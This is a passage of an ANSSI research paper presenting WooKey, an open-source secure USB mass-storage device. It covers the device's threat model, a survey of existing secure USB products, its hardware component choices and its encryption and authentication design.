15. Rapid7. IoT Security Testing Methodology. https://blog.rapid7.com/2017/05/10/iot-testing-methodology/, 2017.
16. Sandeep Mistry. Node.js Bleno library. https://github.com/sandeepmistry/bleno, 2013.
17. Sandeep Mistry. Node.js Noble library. https://github.com/sandeepmistry/noble, 2013.
18. Stephan Kleber, Henrik Ferdinand Nölscher, Frank Kargl. Automated PCB Reverse Engineering. https://www.usenix.org/system/files/conference/woot17/woot17-paper-kleber.pdf, 2017.

WooKey: USB Devices Strike Back

Ryad Benadjila, Mathieu Renard, Philippe Trebuchet, Philippe Thierry,
Arnauld Michelizza, Jérémy Lefaure
firstname.lastname@ssi.gouv.fr

ANSSI

Abstract. The USB bus has been a growing subject of research in recent years. In particular, securing the USB stack (and hence the USB hosts and devices) started to draw interest from the academic community since major exploitable flaws have been revealed by the BadUSB threat [41]. The work presented in this paper takes place in the design initiatives that have emerged to thwart such attacks. While some proposals have focused on the host side by enhancing the Operating System's USB sub-module robustness [53, 54], or by adding a proxy between the host and the device [12, 37], we have chosen to focus our efforts on the device side. More specifically, our work presents the WooKey platform: a custom STM32-based USB thumb drive with mass storage capabilities designed for user data encryption and protection, with a full-fledged set of in-depth security defenses. The device embeds a firmware with a secure DFU (Device Firmware Update) implementation featuring up-to-date cryptography, and uses an extractable authentication token. The runtime software security is built upon EwoK: a custom microkernel implementation designed with advanced security paradigms in mind, such as memory confinement using the MPU (Memory Protection Unit) and the integration of safe languages and formal methods for very sensitive modules. This microkernel comes along with MosEslie: a versatile and modular SDK that has been developed to easily integrate user applications in C, Ada and Rust. Another strength of this project is its core guiding principle: provide an open source and open hardware platform using off-the-shelf components for the PCB design to ease its manufacturing and reproducibility.

Disclaimer

The WooKey project is a work in progress. Most of the objectives described in the article have been implemented, but some features are still under development and testing.
For this reason, it is difficult to publish the code at the time of the SSTIC 2018 conference.

We are well aware that this can be confusing for a project that claims to be open source and open hardware.

We emphasize, however, that we focuse all our efforts to make the project available as soon as possible with end of Q2 2018 as a target.

1 Introduction

USB devices are nowadays ubiquitous and participate in a wide variety of use cases. Recent studies have exposed vulnerabilities in USB implementations [39], and among them the BadUSB [41] attacks are a serious threat against the integrity of USB devices. Firmwares, hosts Operating Systems, as well as user data confidentiality are at risk. As a matter of fact, this can have critical consequences knowing that USB mass storage devices are used to transfer public or confidential data between different machines, including in air-gapped networks.

Some proprietary devices [8, 9] are already sold as preventive solutions against the BadUSB class of attacks. They however lack code or architecture/design review, sometimes yielding crucial defects [44]. The academic community has, for its part, focused on the host side by enhancing the Operating Systems USB sub-module robustness [53, 54] and by developing filtering proxies [12, 37]. Such approaches, albeit interesting, can be non-portable and do not protect the USB device itself when it is lost or falls into the hands of adversaries.

Such limitations inclined us to prototype a secure and trustworthy USB mass storage device. This article compiles the results of this initiative and provides insight into how we designed and implemented WooKey (the prototype platform name) using off-the-shelf components with open source and open hardware objectives.

We first provide a security and threat model for USB mass storage thumb drives, thus highlighting the main challenges of designing a secure device. Then, we discuss the existing public products that adopt such functionalities from an end-user's perspective, introducing WooKey with what (we believe) brings new security features to embedded platforms that use off-the-shelf components.

This leads us to detail our hardware and software design choices in the light of the security expectations, bringing insights into our main contributions, namely:

- A full-featured USB dongle platform with *in-depth defense* in mind.
- Software isolation using a *microkernel* with a novel approach regarding MPU usage on constrained microcontrollers, embedding critical parts written in safe languages (Ada with SPARK).
- Secure *Device Firmware Update*.
- Two-factor *user authentication* using a smartcard and up-to-date cryptography.

Finally, the last section wraps up an analysis of the resulting security against our threat model and discusses the residual risks, thus assessing the limitations of an architecture based on off-the-shelf components.

1.1 Threats on USB devices

Fully understanding the threats on the USB stack requires a deep knowledge of the USB devices architecture. For the sake of simplicity, we will focus on the *mass storage class* (commonly named USB thumb drives) although the risks and concepts can be generalized.

USB devices hardware architecture: Two platform variants are distinguished in the USB protocol: *hosts* (a.k.a. masters) and *devices* (a.k.a. slaves). Both usually embed a controller chip in the form of a dedicated microcontroller or an Application-Specific Integrated Circuit (ASIC), whose role is to receive and transmit USB packets.

Microcontrollers are usually based on very low power Systems-on-a-Chip (SoC) with embedded persistent storage and usually reduced performance – few MHz CPUs, few kilobytes of RAM – compared to general purpose processors. They usually embed a firmware that can be reprogrammed either by logical means (e.g. through the USB protocol itself) or physical access (e.g. through flash banks hardware reflashing).

Among all USB devices, the mass storage class aims at storing user data on a dedicated high capacity persistent memory. Figure 1 provides a high level view of a thumb drive: the USB microcontroller interacts with the host USB stack on one side, and with flash storage banks on the other side.




Fig. 1. USB thumb drives classical architecture

USB devices weaknesses: The flexibility of the USB bus is also a weakness. Since various device classes can be plugged into the same connectors, a device can impersonate another one without any user action or notification. This can be performed by reprogramming the USB controller embedded in the device as it has been shown in the BadUSB class of

attacks [41]: many USB controller chips lack protections against such reprogramming.

A common exploitation scenario is the *HID Payload Attack*: a malicious device is reprogrammed in order to act as a Human Interface Device (e.g. a keyboard) and enter custom keystrokes on the target machine to compromise it [26].

Another path for the attacker is to inject a crafted payload to exploit a (possibly zero-day) vulnerability in the host USB stack or any software layer using it, and adapting the payload to the host through fingerprinting [18, 23, 35].

Without specific hardware, the only way to protect critical host systems against such threats is to physically disable the USB ports. Any other software countermeasure is of limited efficiency: generic blacklists can be bypassed; USB filtering proxies [54] are based on complex USB stacks and are subject to the same risks. In addition, modern PCs contain low-level embedded firmwares that also integrate USB capabilities: countermeasures implemented at the Operating System level do not cover them. When targeting a computer's BIOS or UEFI, a successful exploitation opens a breach in the most privileged parts of the system.

A possible mitigation would be to only use *trusted devices*. This raises the following question: what is exactly a trusted device and how can one trust it? This inquiry has been the starting point of the WooKey project, and we tried to provide technical and well-founded solutions to this issue.

1.2 Secure USB thumb drive design

This section discusses all the elements that, according to us, should be used in secure hardware and software USB thumb drive architectures. The main goal is to provide the reader with a high-level view of the assumptions we make, the threats we try to protect against, and the security features we desire.

Although these elements are not based on formal foundations, we outline the fact that they represent what we believe is an interesting working framework to build a secure and trusted USB device. We also stress out that to our best knowledge, there is no detailed analysis of the desirable design features and threat model of USB thumb drives.

Functional specifications: The device must provide classical USB mass storage features with transparent *user data encryption and decryption*. It shall be detected as a thumb drive on any USB host (i.e. any classical Operating System) with no specific software installation.

Threat Model: We consider that the adversary has logical and/or physical access to the device:

1. The adversary may try to read the data simply by connecting the device to a host or by physically reading the mass storage cells, for example when the device is lost or stolen. This can be done either when the device is powered up, or when it is powered down.
2. The adversary may try to tamper with the device using logical attacks, for example when it is connected to an untrusted host. These attacks abuse potential weaknesses in protocols used for external communication such as the USB stack or the external data storage buses.
3. The adversary may open the device to physically tamper with the internal storage, firmware, or any other component present on the actual device.
4. We suppose that an *external authentication token* is used to validate the legitimate user presence. We will only consider physical attacks where the adversary does not possess the legitimate user's PIN code. In other words, side-channel and fault injection attacks on the device in a post-authentication phase are explicitly out of scope (even though we discuss them in section 4). Those kinds of attacks are considered during the pre-authentication phase though, either on the device, on the external token, or on the communication channel when these two exchange data.

Security expectations: We expect our device to provide the following main security features:

1. *User data protection*: all data at rest are encrypted, and their confidentiality protected. The data integrity is out of scope.
2. *Strong user authentication*: the legitimate user must be present when data is decrypted (implying a strong user authentication). When a user PIN code is used, attack vectors that can steal it must be limited.
3. *Secure device software update*: the device's software should be robustly upgradable for system maintenance (e.g. security patches). Update files must be authenticated and integrity checked with no rollback to (possibly buggy) old versions. A software upgrade must be a voluntary and authenticated action. The firmware updates must be reliable and must avoid bricking the platform.
4. *Firmware robustness against software attacks*: the firmware should guarantee that an adversary attacking the exposed software surface (on the USB bus for instance) is not able to get privileged access to

the platform, and does not gain access to critical material such as sensitive cryptographic keys. Software attacks must remain confined.

1.3 A survey of secure USB devices

When it comes to user data encryption in a secure USB device, various solutions already exist in both proprietary and open source products. This section discusses their design choices (when available), their advantages as well as their drawbacks.

Proprietary products: We will move fairly swiftly over commercial and proprietary solutions such as IronKey[1], Kingston DataTraveler[2], and all other similar devices [1, 5]. The reason is that the details about their internal architectures and the cryptography they use are usually very limited. This opacity does not allow us to put their security mechanisms under scrutiny.

For a broad overview of proprietary products, one can refer to [52]. It is worth noting that from outdated cryptography to unsafe external authentication methods, many of such products do not implement state of the art software and hardware security concepts, yielding in various attack vectors [24, 44].

Besides proprietary products, a few open source endeavors exist. We have only focused on what we believe are the most relevant solutions. Even though some of them do not aim at producing USB mass storage devices, many security features and/or security goals they target intersect with the threat model and the expectations that have been previously introduced. We discuss in the remaining of the section their benefits as well as their limitations.

USB Armory: USB Armory[3] is one of the first open source and open hardware USB stick with rich features that has been brought to public attention. The platform aims at embedding a small yet full-featured development board capable of booting a Linux distribution in a USB thumb drive form factor. It is built around a NXP Cortex-A8-based `i.MX53` SoC, and interestingly showcases advanced security features[4] based on

[1] `http://www.ironkey.com/en-US/`
[2] `https://www.kingston.com/en/usb`
[3] `https://inversepath.com/usbarmory`
[4] `https://github.com/inversepath/usbarmory/wiki/Hardware-security-features`

both the NXP HABv4 (High Assurance Boot) secure boot module and the ARM TrustZone isolation primitive. Even though such a platform has not been primarily designed as a data encryption device, one could easily build one using the Key Encryption Module.

However, these SoC advanced security features have not (at least publicly) been under the scrutiny of well-tried evaluation schemes such as Common Criteria: we cannot compare them to secure elements. Recent breaches discovered in the HABv4 [11] outline this matter of fact.

Finally, it is worth noting that the USB Armory device does not feature strong user authentication methods *per se*, but the flexibility of this platform allows to extend it and to add such modules through the exported buses and interfaces.

Ledger: this company develops USB hardware-based cryptocurrency wallets[5]. Their leitmotiv is to provide a device which ensures the end user that her wallet private keys are kept safe and are never stolen. The platform is based on a dual chips design: a STM32 general purpose MCU for USB communication, and a ST31 secure element. The sensitive cryptographic operations are performed in the ST31 enclave so that critical keys and assets never leave it. User identification requires a personal PIN code and the device either embeds a touch screen (Ledger Blue) or buttons and LCD screen (Ledger Nano S) for a safe authentication.

An innovative approach of Ledger is the introduction of BOLOS [34] (Blockchain Open Ledger Operating System), an OS built for software isolation between a *normal* world and a *secure* world through a controlled and dedicated API. The MPU isolation paradigm used by BOLOS to enforce application contexts is interesting: this will be detailed in section 3.6. Although Ledger has released some open source projects on GitHub[6], only the BOLOS API (the SDK to compile applets) seems to have been released. It is also worth noting that Ledger's products are not open hardware, and their detailed architecture cannot be thoroughly analyzed.

Without providing Common Criteria or equivalent certification results, it is quite difficult to evaluate the security level of such a platform compared to historical and time-tested smartcard embedded systems (though these two are not incompatible as described in [13]). Finally, the ST31 chip of Ledger devices is soldered on the PCB: we believe that a physical separation of the functional platform and the authentication token is crucial for our specific use cases as it will be argued in section 3.2.

[5] `https://www.ledger.fr/hardware-wallets/`
[6] `https://github.com/ledgerhq`

TREZOR: the TREZOR bitcoin wallet[7] is an open source project that suffers from neither using a secure element nor strong authentication such as Ledger's products. The lack of a secure element results in various attack vectors described in [2]. Weaknesses of the `STM32F205` (that stores all the TREZOR user secrets) against fault injection attacks have been exploited on the PIN verification implementation in [22].

Nitrokey: the Nitrokey family of devices[8] is probably the closest to our high-level expectations, at least in terms of advertised user functionality. These USB devices have emerged as a response to the BadUSB threat [40]. According to the authors, their main features consist of an open source and open hardware design with a firmware that cannot be updated through USB (hence preventing a BadUSB host to device attack vector). Moreover, a secure element in the form of a smartcard chip ensures a PIN based user authentication. The Nitrokey tokens are versatile: they offer an OpenPGP standard API through USB, along with mass storage and data encryption features.

On the hardware side, the main variants of the Nitrokey family use either a `STM32F103` or a Microchip AVR `AT32UC3A3256S`, both being USB oriented MCUs. For sensitive operations and keys protection, a secure element is explicitly used in the Nitrokey Pro, HSM and Storage variants. The reference of the chip depends on the Nitrokey product version, with at least a Common Criteria certified chip (and a certified Javacard platform for some of them) [4].

The Nitrokeys have the undeniable laudable advantage of being one of the first open source and open hardware initiatives against BadUSB. They however lack some crucial security features. First, they don't make use of an integrated user input system allowing secure PIN typing: the user authentication is performed on the host PC using the Nitrokey-App software, therefore allowing a compromised host to sniff it. Secondly, the firmware embedded in these products (at least the open source published versions) does not make use of dedicated kernel isolation and in-depth defense techniques: any software vulnerability leads to a complete compromise of the platform.

Furthermore, it seems that Nitrokeys do not enforce a *secure channel* between the USB MCU and the secure element: the secure element is not cryptographically personalized for a given platform and user (the only binding with the user is done with the PIN code, which is limited).

[7] `https://trezor.io/`
[8] `https://www.nitrokey.com/`

Finally, and as stated on Nitrokey's GitHub account, there is no secure firmware update using strong cryptography at this time.

1.4 Introducing WooKey

When compiling all the desirable security features that one wants for a secure USB device, no open source solution seems to offer a comprehensive answer. Proprietary solutions being out of scope since no architecture and code review are possible, the WooKey project has emerged. It aims at prototyping a secure and trusted USB mass storage device featuring user data encryption, with fully open source and open hardware foundations. We outline the fact that even though the prototype focuses on the *mass storage* USB class, all the security concepts we describe in the current article are easily portable to other USB device classes such as HID or CDC. The comparison between open source solutions and WooKey regarding security features is summarized in Table 1.

	USB Armory	Ledger	TREZOR	Nitrokeys	WooKey
Open Source	✓	~[1]	✓	✓	✓
Open Hardware	✓		✓	✓	✓
Secure Element		✓		✓	✓
Dedicated PIN pad		✓	✓		✓
Isolation Kernel	✓	✓			✓
Secure Firmware Update	✓[2]	✓	?	~[3]	✓
Secure Boot	✓[4]				

[1] Not all the elements are open source.
[2] Not implemented *per se*, but should inherit from open source projects.
[3] Firmware update is controlled, but not cryptographically sound.
[4] Although broken, see [11].

Table 1. Comparison between open source solutions and WooKey

Constraints related to WooKey: An important matter that the project pursues is that *any interested person* should be able to manufacture, flash and use its own device at will. This latter feature is very restrictive for our design: many interesting security components, such as secure boot and secure elements bare-metal development, are *under NDA (Non-Disclosure Agreements).*

Besides this embargo on security-related technologies, the "do it yourself" aspect would be refrained by the so-called *small scale issue*: many

hardware manufacturers do not retail small volumes, and will only deal with big companies that buy at least thousands of pieces. Such economical aspects are interesting, and we will discuss them later: we want WooKey to be manufactured in reasonable volumes for a reasonable price.

As it will be detailed in the next sections, we do not aim at *perfect security* as we believe that such an ideal paradigm is too difficult to achieve using only off-the-shelf components. However, our leitmotiv – underlined in the sequel – is to observe that a high level of security can be achieved notwithstanding some compromises. The crucial ingredient is to control the attack surface (i.e. attack scenarios and limits) that our platform covers, and to document the (un)achievable security features.

WooKey security overview: The security model is based on both hardware and software primitives designed to bring in-depth security. Hardware security relies on an extractable token embedding a secure element. This token is meant to provide *pre-boot authentication* as well as a secure storage area for the sensitive master keys of WooKey user data encryption.

Software security relies on a microkernel that enforces privilege separation, memory isolation, W⊕X principle, stack and heap anti-smashing techniques. The most sensitive parts are implemented with a safe language (SPARK/Ada).

The secure update mechanism over USB is based on the DFU (Device Firmware Update) protocol [29]. It also uses the pre-boot user authentication feature to strengthen the security of the platform. Firmware integrity and authenticity are based on state of the art cryptography.

2 Hardware Architecture

2.1 General hardware design

Hardware specifications: The functional and security inputs of the WooKey specifications lead to natural design choices and/or requirements when it comes to the hardware platform.

First, the processor at the heart of the design must embed a Memory Management Unit (MMU) or at least a Memory Protection Unit (MPU). These two hardware IPs provide a necessary privilege level separation between a supervisor mode and a user mode. A MMU usually isolates tasks memory using pagination, allowing two tasks to handle (virtual) pages with different access rights and pointing to the same physical memory

space. A MPU, usually implemented in embedded devices, allows a more coarse-grained isolation: physical memory is split in distinct regions with associated rights, and the number of simultaneous regions is often limited yielding in much less flexibility than pages.

Secondly, a cryptographic accelerator must be present to guarantee fast user data encryption. In order to achieve good performance on the USB side, the controller must be compatible with the USB High Speed (USB 2.0) specification.

Strong user authentication must be provided through the usage of an external token, which securely embeds the sensitive master keys of the platform. The firmware must remain authentic during the life-cycle of the product, and be only updated through controlled means: debug functionalities provided by the SoC manufacturer such as Joint Test Action Group (JTAG) or Serial Wire Debug (SWD) interfaces must be reliably deactivated.

Since the platform design will be open source, all components and their data-sheets must be publicly available. The platform should have a good security *versus* price ratio.

We detail in the next sections the rationale behind our specific choices for the hardware components.

2.2 USB controller choices

Using a microcontroller with an embedded firmware or an Application-Specific Integrated Circuit (ASIC) emerged as the optimal choice to properly implement a fully operational USB stack. The alternative of using a Field-Programmable Gate Array (FPGA) dedicated to the USB functions was too expensive compared to integrated SoCs, over and above their availability issues for small quantities. From this standing point, we eventually faced two options:

- Either use dedicated ASICs abstracting low-level protocol communication and exposing a simple interface [28].
- Or use microcontrollers (MCUs) with an embedded firmware.

We have chosen to use a MCU since it allows to reduce the complexity of the PCB thanks to the integration level (many functions are embedded on the same piece of silicon). Specifically, we have focused on the 32-bit ARM-based Cortex-M cores: they embed a MPU, are compact and energy efficient, and they provide desirable security features. Some of them allow us to override/prevent any proprietary code execution (BootROM): we

consider such privileged and unreviewed code as a possible important threat. This is all the more true when considering that any discovered vulnerability in this piece of software cannot be patched on the already deployed SoCs [11]. Some Cortex-M-based MCUs offer the possibility to disable debug interfaces in production and to prevent flash memory Read/Write/Erase operations (Read protection allows protecting against dumping sensitive data, Write/Erase protection allows preserving the integrity of the firmware).

We emphasize here that even though general purpose MCUs propose security features, they are not secure elements. A recent study has completely broken the NXP CRP (Code Read Protection) on the LPC microcontrollers family [10] using a power glitch during the bootROM code check of the CRP status. Another article [42] also circumvents `STM32F0` RDP (Readout Protection) to recover the firmware embedded in the flash using more invasive means (acid decapsulation to access the die and light-based fault injection).

Even though these attacks involve more or less intrusive vectors, they demonstrate the relative *frailty* of these features. This is why the WooKey platform does not rely *solely* on them, and includes such possibly broken features in the residual threats analysis.

Looking at the Cortex-M lines of the microcontrollers providers (Qualcomm/NXP, Atmel/Microship, STMicroelectronics) that include USB capabilities, we highlight several components families that would fit our need in Table 2. After examining their respective features, we chose to discard some of them. The NXP LPC43xx series do not include a bootROM override feature, and their Big/Little architecture increases the attack surface. The Cortex-M7-based Atmel SAMx7 and alike SoCs lack of OTP (One Time Programmable memory) and their JTAG seems to be non-lockable[9]. Finally, MCUs such as the NXP Kinetis K8x series or the newer ARMv8-M-based cores[10] did not exist back in 2014 during the hardware design phase.

We finally focused on the `STM32F439` as it fits most of our needs. Moreover, the Cortex-M4 SoCs have been widely studied in the recent years, and the `STM32F439` features a cryptographic coprocessor (the CRYP engine) as well as a TRNG (True Random Number Generator).

The power consumption of this SoC is rated as high as 98 mA when the core is running at maximum possibilities and all the peripherals are

[9] At least from the publicly available documentation.

[10] These SoCs seem very promising: they offer interesting security features such as a lightweight TrustZone mechanism implementation.

	Memory Protection Unit	USB Speed	Integrated USB PHY	Cryptographic coprocessor	JTAG/SWD deactivation	JTAG/SWD authentication	Data-sheets broadly available	SDcard (SDIO) interface	SPI Interface	OTP memory zone	Low power	Internal flash storage	BootROM inhibition	Flash R/W/Er protection
NXP LPC43Sxx	✓	FH[1]	FH[1]	✓	✓	✓	✓	✓	✓	✓	✓[2]			✓
Atmel SAMx7	✓	FH[1]	FH[1]				✓	✓	✓		✓	✓[2]	✓	?[4]
NXP Kinetis K8x	✓	FH[1]	FH[1]	✓	?[4]	?[4]		✓	✓	✓	✓	✓[3]	?[4]	✓
STM32 Cortex-M4	✓	FH[1]	F[1]	✓	✓	✓	✓	✓	✓	✓	✓	✓[2]	✓	✓

[1] F: Full-Speed, H: High-Speed, FH: both speeds.
[2] >= 1 MBytes flash size.
[3] 256 KBytes flash size.
[4] Unknown information or value.

Table 2. Overview of available ARM Cortex-M SoCs with USB capabilities

enabled. This leaves room for the other components on the board to be powered even during the enumeration phase of the USB protocol where the maximum allowed power consumption is 150 mA. Though this SoC has an integrated USB Full Speed PHY (12 Mb/s capable), it needs an external PHY to achieve High Speed (480 Mb/s). The communication between the SoC and the PHY is done using ULPI, which is a standardized interface for USB 2.0.

2.3 Data storage

We have chosen to store the encrypted user data on an external SD card. This format has many advantages. It offers large storage capacities for an affordable cost with a possible expansion of the USB thumb drive capacity by switching the SD modules. Compared to raw flash modules, there is no need to handle complex FTL (Flash Translation Layer) software layers: the firmware embedded in the SD card takes care of this.

The fact that we use an *active* component that embeds a complex and uncontrolled firmware [17] to handle the data could be seen as a threat. This is, however, not the case since the SDIO protocol is simpler than the USB protocol. Furthermore, the SD card firmware only transfers encrypted data blocks on WooKey, which reduces the interest of a Man In The Middle (MITM) attack on the SDIO bus.

Nonetheless, since the SDIO driver is exposed to malleable user inputs, all the software modules handling it will run isolated from other sensitive modules (e.g. those manipulating secrets) using the MPU (see section 3.6).

2.4 Authentication tokens and secure elements

The need for an authentication token: Strong user authentication ensures that no sensitive cryptographic operation is performed without the legitimate user's presence (through a correct PIN code). This implies that all the cryptographic and authentication material must be handled securely: a *secure element* seems to be a suitable choice for this task.

Splitting the platform and the user authentication material yields in a strong two-factor authentication scheme. This is why we have chosen to use an external and extractable user token (instead of soldering it) in the form of a smartcard.

We emphasize the fact that the external token does not solely serve a *logical presence* purpose: this critical element is actively used as a safeguard, through cryptographic operations, when a sensitive action is initiated (user data decryption, firmware updates). The way we handle this strong adherence between the SoC of the platform and the external token will be thoroughly explained in section 3.2.

Using an external token with strong user authentication allows us to exclude many attack scenarios where the USB device is lost by the legitimate user. If the hardware and software design are sound and if the decryption master secrets are stored in the token, an adversary will only be able to observe and abuse the pre-authentication modules of WooKey, and hence all the post-authentication critical modules are safe. Moreover, since the external token is based on a *secure element*, we can also include lost tokens in our threat model.

Secure elements: Secure elements are the foundation of modern systems security: they are usually considered as a hardware root of trust in systems requiring strong authentication (payment and credit cards in the banking ecosystem, SIM cards in telecom, TPM in PCs' secure boot, etc.).

A secure element is in fact a microcontroller hardened against a wide range of logical and physical attacks (side-channels attacks and fault injections, cloning). It is validated by a formal process through Common Criteria: certified laboratories perform pentests and assess attacks difficulty and impacts so that the chip can be considered robust and certified at a so-called EAL level.

Finding a certified secure element that can be programmed without signing NDAs and that can be bought in small quantities is not an easy task. This is particularly true if one wants to have a bare-metal access to the chip, e.g. to implement her own OS. The situation between secure hardware suppliers and the Open Source community is thoroughly discussed in [25] and [13].

Using the Javacard framework: The attempts to bring secure elements technology to the public domain have emerged through VM-backed languages. The user code is confined in a Virtual Machine and the resources of the platform are abstracted with standard and documented APIs. This isolation serves various purposes: low-level layers are protected against tampering and the isolated applications cannot interfere with one another, the Virtual Machine API is standardized and proprietary information is not needed to implement useful algorithms.

To the best of our knowledge, the two main lines of products using publicly available secure elements are[11]:

- The Javacard platform [43]: this is a lightweight version of the Java language and runtime with embedded development constraints in mind. It has become the *de facto* standard adopted by the industry since the 90's. A major asset of Javacard certified products is that the EAL certification usually concerns the whole platform (from the low-level chip to the VM).
- The BasicCard platform [56]: a Basic interpreter is embedded in these smartcards. Though the underlying chips seem to be certified, this is not the case of the whole platform.

Since Javacard is the only widely available framework to offer a Common Criteria certification, we have chosen to focus on this platform. More specifically, we have developed and tested our applets on EAL 4 certified NXP JCOP `J3D081 2.4.2` smartcards [6]: we provide more details on this in section 3.2.

2.5 Touch screen

In order to limit the smartcard PIN code exposition and defeat Man In The Middle attacks on the USB bus or in a compromised host [24], we

[11] To a lesser extent, `.NET` VM-based smartcards also exist. We considered them out of scope because of proprietary framework and development tools.

have decided to include a user input interface directly on the platform. This allows confining the PIN code to the WooKey device.

Among possible input devices technologies, we have chosen the TFT-LCD `ILI9341` with a `AD7843` touch screen component. This allowed us to design a randomized PIN pad that makes movements observation attacks more complex [51]. We drive the touch screen from the STM32 SoC using the SPI bus where both the `ILI9341` and `AD7843` are slaves.

The residual risk is that the PIN code flows in clear text on the internal SPI bus: an adversary is able to recover it using hardware taps. We point out, however, that the PIN is only one of the two factors used for the authentication (the extractable token being the other one).




Fig. 2. WooKey hardware platform

2.6 Prototyping and cost estimations

All the elements described in the previous subsections are placed on two 4-layer PCB. The final dimensions are $44 \times 66 \times 8$ mm. An overview of the final design of WooKey is provided on Figure 2. At this stage of the project, it is difficult to have an accurate cost estimation for the device in a production context. We can nonetheless bring some feedbacks about our experience with hardware manufacturing during our prototyping phase.

For a batch of 10 boards with PCBs produced in China and assembly in France, the cost is around 300 € per board bundled with a 16 GB SD card. We also did a simulation for 10 boards produced and assembled in

the USA and we obtained an estimation of 174 €. The same company charges 44 € per board for 1,000 boards. All these estimations do not include the price of the circuit case.

The variations of the price are mainly due to three factors: the minimum order quantity for each part of the circuit, the setup time, and the number of boards and parts required for the batch.

Finally, the JCOP `J3D081` smartcards can be found at around 30 € per unit. Similarly to the PCB components, there is a scaling factor: the per unit price drops to 2 € for 1,000 pieces.

As a comparison basis, the price of commercial USB Encrypted Flash Drives usually fluctuates between 100 € and over 500 €.

3 Software architecture: towards a secure framework

3.1 General software design

Classical USB thumb drives need at least two main software components: the USB stack to exchange data with the host and the mass storage manager to store data. One of WooKey's main feature is to encrypt the data at rest, which requires a dedicated cryptographic module to encrypt/decrypt this data. WooKey must securely manage both the cryptographic and authentication materials along the user data path.




Fig. 3. General software architecture of WooKey

The data path goes through three logical modules to read and write data from/into the device.

– The USB module handles the USB communication with the host.

– The SD module manages the mass storage device and read/write access to encrypted data.
– The cryptographic module sits between these two modules. It encrypts and decrypts data when authentication has been performed using the external token.

The CRYP hardware module increases the cryptographic operations' performance: processing an AES block takes very few cycles, and the engine allows DMA (Direct Memory Access) transactions with the other modules (USB and SDIO).

3.2 Handling cryptographic material and authentication:

Cryptography is involved in the user data at rest confidentiality and the authentication token interactions on the WooKey platform. We discuss the issues related to these topics hereafter.

About user data confidentiality and integrity: Full Disk Encryption (FDE) has become a matter of concern and a topic of interest in applied cryptography these last years. This is mostly due to the development of nomadic devices and the emergence of privacy issues (all modern smartphones feature data encryption). From a pure cryptographic standpoint the situation is not ideal though: the high-level features an end user expects are both data *confidentiality* and *integrity*. Unfortunately, no ideal efficient solution exists nowadays to ensure both these assets with a perfect and proven security level. This is even more true since integrity expects extra data to be stored on the disk in addition to the encrypted blocks, and since fine-grained considerations such as local/global and temporal integrity must be taken into account. This inherent complexity explains why most devices acting as a transparent layer over the storage peripheral and under the OS (e.g. embedded encrypting USB devices) chose to only focus on user data confidentiality: this is also the case for WooKey.

User data confidentiality cipher: AES-XTS, standardized by the NIST [3], has become a popular AES tweakable mode for block device encryption. We have nonetheless decided to use AES-CBC-ESSIV [27] (used in dm-crypt and its implementation in Android FDE) because of performance reasons. Indeed, the CBC mode is accelerated on the `STM32F439`, and AES-XTS can be quite greedy for CPU cycle on general purpose MCUs because of operations over $GF(2^{128})$. A major advantage

of AES-XTS over AES-CBC-ESSIV is its better resilience against block malleability [7]. We however stress out that integrity is still at risk with AES-XTS: our approach is to clearly state that WooKey *does not ensure it*. Hence, getting back a lost device or SD card and using them must be considered dangerous. A straightforward solution for the end user is to handle integrity in a higher layer, e.g. at the file system level. Future work is planned to explore authenticated encryption schemes using the AES-GCM acceleration in the CRYP engine (the *tags* data extra storage and Initialization Vectors are still challenging issues in a FDE context).

